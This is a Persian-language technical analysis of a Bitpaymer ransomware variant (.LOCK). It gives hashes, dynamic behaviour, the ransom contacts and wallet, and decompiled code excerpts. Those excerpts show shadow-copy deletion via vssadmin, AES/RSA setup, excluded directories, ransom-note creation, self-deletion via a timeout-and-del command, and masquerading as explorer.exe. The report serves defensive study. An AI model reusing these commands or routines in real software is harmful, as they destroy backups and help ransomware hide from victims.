باسمه تعالی

تحلیل فنی باج افزار Bitpaymer (.LOCK)

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی Bitpaymer خبر می‌دهد که پس از رمزگذاری فایل‌ها پسوند آن‌ها را به LOCK. تغییر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در تاریخ ۱۱ ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن همانند نسخه‌های قبلی باج‌افزار، بر روی کسب و کارها و سازمان‌ها می‌باشد. طبق بررسی کدمنبع این باج‌افزار از الگوریتم‌های رمزنگاری AES و RSA برای رمزگذاری فایل‌ها استفاده می‌کند و فایل‌هایی با پسوندهای مشخص را رمزگذاری می‌نماید، همچنین برخی از دایرکتوری‌های مختلف از حمله‌ی این باج‌افزار مصون می‌باشند که در ادامه به آن‌ها اشاره خواهیم نمود. این باج‌افزار پس از رمزگذاری فایل‌ها همانند اکثر باج-افزارها، از قربانیان تقاضای بیت‌کوین می‌کند، اما مبلغ آن مشخص نیست و طی آن به طور ناشناس با مهاجمین ارتباط برقرار نمودیم که متاسفانه پاسخی دریافت ننمودیم.

مشخصات فایل اجرایی :

نام فایل	Bitpaymer.exe
MD۵	۲cdf۵cc۳۹eaeaf۳۹f۶a۵۰c٤ef۷۵۵a۰٤f
SHA-۱	a۱fec۵f۸edb۳۲d٦e۱٤۷b۵۲۲۹۹٦۸a٤e۳e۲b۰a۱۸۰٦
SHA-۲۵٦	٤۳۹۸٤eb۵b۸f۳۵d۵e۸۹cebfb۷۵۵a٦۷۹b۷۸۸۲٤dd۸۱a۲ecf۲۷۸۲۹b۵٦ff۱۱cb۲۹۳cc
اندازه فایل	۲۱.۵ KB
کامپایلر	Borland Delphi ۳.۰


فایل اجرایی این باج افزار دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.۸	٤۰۹٦	٦٤۰۱	٦٦۵٦
.rdata	٤.٤۷	۱۲۲۸۸	۳۳۱۲	۳۵۸٤
.data	۱.۵۲	۱٦۳۸٤	٤۲۳۲	٤۰۹٦
.rsrc	٤.۹	۲٤۵۷٦	۵۲۱٦	۵٦۳۲
.reloc	۵.۰۸	۳۲۷٦۸	٦٦۸	۱۰۲٤

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Bitpaymer (.LOCK)، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، در ابتدای اجرای خود با اجرای فرایند vssadmin.exe نسخه‌های shadowcopy را حذف می‌کند و پس از آن فرایند رمزگذاری فایل‌ها آغاز می‌گردد و پس از پایان این فرایند، یک فایل متنی تحت عنوان HOW_TO_DECRYPT.txt را بر روی Desktop و دایرکتوری‌های مختلف ایجاد می‌کند و پس از آن و با اجرای فرایند timeout.exe فایل اجرایی باج‌افزار حذف می‌شود و فرایند مربوط به آن نیز خاتمه پیدا می‌کند.

تصویر زیر پیغام باج‌خواهی باج افزار Bitpaymer (.LOCK) را نشان می‌دهد.



بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که فایل‌ها را رمزگذاری نموده‌اند و همچنین نسخه‌های پشتیبان را نیز یا رمزگذاری کرده‌اند یا حذف نموده‌اند و یادآور شده‌اند که ابزار رمزگشایی مناسب را جهت رمزگشایی فایل‌ها دارند. در ادامه آن‌ها قوانینی را از جمله عدم تغییر نام فایل‌های رمزگذاری شده و ... تعیین نموده‌اند که قربانیان باید آن‌ها را رعایت نمایند و اعلام نموده‌اند جهت کسب اطلاعات بیشتر از طریق آدرس ایمیل‌های StephenJoffe@protonmail.com و StephenJoffe@tutanota.com با آن‌ها

ارتباط برقرار نمایند. بر اساس پیغام باج‌خواهی آدرس ۱۲y٤KnZBuvRmux٢٥tJKK٤DMkxUDfuT٣٢vw مربوط به کیف پول بیت‌کوین باج‌افزار می‌باشد که طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تراکنشی نداشته است.



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	12y4KnZBuvRmux25tJKK4DMkxUDfuT32vw
Hash 160	159231bca79512580b5dd00efe2bf84d671f25cf

Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Request Payment Donation Button

همانطور که پیشتر اشاره کردیم، این باج‌افزار پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به LOCK. تغییر می‌دهد، تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج افزار می‌باشد :



طبق بررسی‌های انجام شده باج‌افزار فایل‌های موجود در دایرکتوری‌های زیر را رمزگذاری نمی‌کند :


Tmp, winnt, App;ication Data, AppData, Program Files (x86), Program Files, temp, thumb, Recycle Bin, System Volume Information, Boot, Windows

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار Bitpaymer (.LOCK) به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Bitpaymer (.LOCK) ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد، تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



طبق بررسی‌های صورت گرفته این باج‌افزار به ساختار هر یک از فایل‌هایی که رمزگذاری می‌کند یک کلید الحاق می‌کند که در تصاویر زیر نشان داده شده است :



تصویر ۱: قسمت سبز رنگ قابل مشاهده در ساختار فایل مربوط به کلید مورد نظر می‌باشد.

تصویر ۲: قطعه کد مربوط به الحاق کلید به ساختار فایل

قطعه کد زیر مربوط به اجرای فرایند vssadmin.exe و حذف نسخه‌های shadowcopy می‌باشد :

Honest_Bitpaymer.c

```
1233  int sub_401F70()
1234  {
1235    int *v0; // eax@1
1236    signed int v1; // ecx@1
1237    signed int v2; // ecx@3
1238    int *v3; // eax@3
1239    int result; // eax@5
1240    int v5; // [sp+0h] [bp-58h]@1
1241    int v6; // [sp+2Ch] [bp-2Ch]@5
1242    __int16 v7; // [sp+30h] [bp-28h]@5
1243    int v8; // [sp+48h] [bp-10h]@3
1244    int v9; // [sp+4Ch] [bp-Ch]@6
1245
1246    v0 = &v5;
1247    v1 = 68;
1248    do
1249    {
1250      *(_BYTE *)v0 = 0;
1251      v0 = (int *)((char *)v0 + 1);
1252      --v1;
1253    }
1254    while ( v1 );
1255    v2 = 16;
1256    v3 = &v8;
1257    do
1258    {
1259      *(_BYTE *)v3 = 0;
1260      v3 = (int *)((char *)v3 + 1);
1261      --v2;
1262    }
1263    while ( v2 );
1264    v5 = 68;
1265    v7 = 0;
1266    v6 = 1;
1267    result = CreateProcessA(0, "cmd.exe /c vssadmin Delete Shadows /All /Quiet", 0, 0, 0, 0x8000000, 0, 0, &v5, &v8);
1268    if ( result )
1269    {
1270      CloseHandle(v8);
1271      result = CloseHandle(v9);
1272    }
1273    return result;
1274  }
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم‌های رمزنگاری AES و RSA برای رمزگذاری فایل‌ها استفاده می‌کند که در این موضوع در قطعه کد زیر به خوبی قابل مشاهده می‌باشد:

Honest_Bitpaymer.c

```
1612    int v7; // ST14_4@6
1613    int v8; // eax@6
1614    unsigned int v9; // edi@7
1615    signed int result; // eax@9
1616    char v11; // [sp+8h] [bp-24h]@4
1617    int v12; // [sp+1Ch] [bp-10h]@4
1618
1619    v1 = this;
1620    v2 = (int)((char *)this + 8);
1621    if ( !dword_40503C((char *)this + 8, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 24, -268435456)
1622      && !dword_40503C(v2, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 24, -268435448) )
1623      goto LABEL_13;
1624    v3 = dword_405058(-1, 0, 0, *(_DWORD *)v1);
1625    *((_DWORD *)v1 + 3) = v3;
1626    if ( !v3 )
1627      goto LABEL_13;
1628    dword_40502C(&v11);
1629    v4 = v12;
1630    if ( !v12 )
1631      v4 = 4;
1632    *(_DWORD *)v1 = v4;
1633    v5 = GetProcessHeap(8, 4 * v4);
1634    v8 = dword_40500C(v5, v6, v7);
1635    *((_DWORD *)v1 + 1) = v8;
1636    if ( v8 )
1637    {
1638      v9 = 0;
1639      if ( *(_DWORD *)v1 )
1640      {
1641        do
1642          *(_DWORD *)(*((_DWORD *)v1 + 1) + 4 * v9++) = dword_405074(0, 0, sub_4020E0, v1, 0, 0);
1643        while ( v9 < *(_DWORD *)v1 );
1644      }
1645      result = 1;
1646    }
1647    else
1648    {
1649  LABEL_13:
1650      result = 0;
1651    }
1652    return result;
1653  }
```

قطعه کد زیر مربوط به اضافه نمودن پسوند LOCK. به انتهای فایل‌ها توسط باج‌افزار می‌باشد :

Honest_Bitpaymer.c

```
586   signed int __thiscall sub_4016F0(int this, int a2)
587   {
588     int v2; // esi@1
589     signed int result; // eax@2
590     signed int v4; // ecx@3
591     char *v5; // eax@3
592     int v6; // eax@5
593     int v7; // eax@6
594     int v8; // eax@9
595     char v9; // [sp+8h] [bp-100h]@3
596
597     v2 = *(_DWORD *)(this + 12);
598     if ( sub_401380(a2, (int)L".LOCK") )
599     {
600       result = 0;
601     }
602     else
603     {
604       while ( 1 )
605       {
606         v4 = 256;
607         v5 = &v9;
608         do
609         {
610           *v5++ = 0;
611           --v4;
612         }
613         while ( v4 );
614         v6 = sub_401380(v2, (int)L",");
615         if ( !v6 )
616           break;
617         v7 = (v6 - v2) >> 1;
618         if ( !v7 || v7 < 0 )
619           break;
620         lstrcpynW(&v9, v2, v7 + 1);
621         if ( sub_401380(a2, (int)&v9) )
622           return 1;
623         v8 = sub_401380(v2, (int)L",");
624         if ( !v8 )
625           break;
626         v2 = v8 + 2;
627       }
```

همانطور که در تحلیل پویا اشاره نمودیم فایل‌ها موجود در برخی از دایرکتوری‌ها از حمله‌ی این باج‌افزار مصون هستند، در قطعه کد زیر لیست این دایرکتوری‌ها قابل مشاهده می‌باشد :

Honest_Bitpaymer.c

```
530   //----- (00401650) --------------------------------------------------------
531   signed int __stdcall sub_401650(int a1)
532   {
533     signed int v1; // esi@1
534     int v3; // [sp+Ch] [bp-34h]@1
535     int v4; // [sp+10h] [bp-30h]@1
536     int v5; // [sp+14h] [bp-2Ch]@1
537     int v6; // [sp+18h] [bp-28h]@1
538     int v7; // [sp+1Ch] [bp-24h]@1
539     int v8; // [sp+20h] [bp-20h]@1
540     int v9; // [sp+24h] [bp-1Ch]@1
541     int v10; // [sp+28h] [bp-18h]@1
542     int v11; // [sp+2Ch] [bp-14h]@1
543     int v12; // [sp+30h] [bp-10h]@1
544     int v13; // [sp+34h] [bp-Ch]@1
545     int v14; // [sp+38h] [bp-8h]@1
546     int v15; // [sp+3Ch] [bp-4h]@1
547
548     v1 = 0;
549     v3 = (int)L"tmp";
550     v4 = (int)L"winnt";
551     v5 = (int)L"Application Data";
552     v6 = (int)L"AppData";
553     v7 = (int)L"Program Files (x86)";
554     v8 = (int)L"Program Files";
555     v9 = (int)L"temp";
556     v10 = (int)L"thumb";
557     v11 = (int)L"$Recycle.Bin";
558     v12 = (int)L"$RECYCLE.BIN";
559     v13 = (int)L"System Volume Information";
560     v14 = (int)L"Boot";
561     v15 = (int)L"Windows";
562     while ( lstrcmpiW(*(&v3 + v1), a1) )
563     {
564       ++v1;
565       if ( v1 >= 13 )
566         return 1;
567     }
568     return 0;
569   }
```

قطعه کد زیر مربوط به فرایند ایجاد فایل پیغام باج‌خواهی در دایرکتوری‌های مختلف می‌باشد :

Honest_Bitpaymer.c

```
794                 do
795                 {
796                   *(_BYTE *)v16++ = 0;
797                   --v15;
798                 }
799                 while ( v15 );
800                 lstrcpyW(v13, j + 4);
801                 lstrcatW(v13, L"HOW_TO_DECRYPT.txt");
802                 v17 = dword_405020(v13, 0x40000000, 0, 0, 2, 0, 0);
803                 v26 = v17;
804                 if ( v17 != -1 )
805                 {
806                   dword_405044(v17, *((_DWORD *)v1 + 5), *((_DWORD *)v1 + 6), &v25, 0);
807                   dword_405038(v26);
808                 }
809               }
810               v18 = 65454;
811               v19 = v13;
812               do
813               {
814                 *(_BYTE *)v19++ = 0;
815                 --v18;
816               }
817               while ( v18 );
818               if ( SHGetSpecialFolderPathW(0, v13, 0, 1) )
819               {
820                 lstrcatW(v13, L"\\HOW_TO_DECRYPT.txt");
821                 v20 = dword_405020(v13, 0x40000000, 0, 0, 2, 0, 0);
822                 if ( v20 != -1 )
823                 {
824                   dword_405044(v20, *((_DWORD *)v1 + 5), *((_DWORD *)v1 + 6), &v24, 0);
825                   dword_405038(v20);
826                 }
827               }
828               v21 = GetProcessHeap(8, v13);
829               result = dword_405054(v21, v22, v23);
830             }
831           }
832         }
833       }
834       return result;
835     }
```

قطعه کد زیر مربوط به اجرای فرایند timeout.exe و حذف فایل اجرایی باج‌افزار می‌باشد :

Honest_Bitpaymer.c

```
1114     v22 = 0;
1115     v21 = 1;
1116     v4 = GetProcessHeap(8, 65454);
1117     v7 = dword_40500C(v4, v5, v6);
1118     v8 = GetProcessHeap(8, 65454);
1119     result = dword_40500C(v8, v9, v10);
1120     v12 = result;
1121     if ( v7 && result )
1122     {
1123       v13 = 260;
1124       v14 = &v19;
1125       do
1126       {
1127         *v14++ = 0;
1128         --v13;
1129       }
1130       while ( v13 );
1131       v15 = 65454;
1132       v16 = v7;
1133       do
1134       {
1135         *(_BYTE *)v16++ = 0;
1136         --v15;
1137       }
1138       while ( v15 );
1139       v17 = 65454;
1140       v18 = v12;
1141       do
1142       {
1143         *(_BYTE *)v18++ = 0;
1144         --v17;
1145       }
1146       while ( v17 );
1147       GetModuleFileNameW(0, v12, 65454);
1148       GetSystemDirectoryW(&v19, 65454);
1149       lstrcatW(&v19, L"\\cmd.exe");
1150       lstrcpyW(v7, L"/c timeout 15 && del ");
1151       lstrcatW(v7, v12);
1152       result = CreateProcessW(&v19, v7, 0, 0, 0, 0x8000000, 0, 0, &v20, &v23);
1153     }
1154     return result;
1155   }
```

تصاویر زیر مربوط به برخی از فرایندهای مرتبط با باج‌افزار می‌باشد :

Honest_Bitpaymer.c

```
1779  int sub_402780()
1780  {
1781    signed int v0; // ecx@1
1782    int v1; // edi@1
1783    char *v2; // eax@1
1784    int result; // eax@3
1785    char v4; // [sp+4h] [bp-414h]@1
1786    ULONG AllocationSize; // [sp+414h] [bp-4h]@5
1787
1788    v0 = 1040;
1789    v1 = *(_DWORD *)(__readfsdword(24) + 48);
1790    v2 = &v4;
1791    do
1792    {
1793      *v2++ = 0;
1794      --v0;
1795    }
1796    while ( v0 );
1797    result = GetWindowsDirectoryW(&v4, 260);
1798    if ( result && (unsigned int)result < 0x104 )
1799    {
1800      lstrcatW(&v4, L"\\");
1801      lstrcatW(&v4, L"explorer.exe");
1802      SourceString = 0;
1803      AllocationSize = 4096;
1804      NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, (PVOID *)&SourceString, 0, &AllocationSize, 0x3000u, 4u);
1805      result = (int)SourceString;
1806      if ( SourceString )
1807      {
1808        lstrcpyW(SourceString, &v4);
1809        RtlEnterCriticalSection(*(PRTL_CRITICAL_SECTION *)(v1 + 28));
1810        RtlInitUnicodeString((PUNICODE_STRING)*(_DWORD *)(v1 + 16) + 56), SourceString);
1811        RtlInitUnicodeString((PUNICODE_STRING)*(_DWORD *)(v1 + 16) + 64), L"windows");
1812        RtlLeaveCriticalSection(*(PRTL_CRITICAL_SECTION *)(v1 + 28));
1813        result = LdrEnumerateLoadedModules(0, sub_402730, v1);
1814      }
1815    }
1816    return result;
1817  }
```

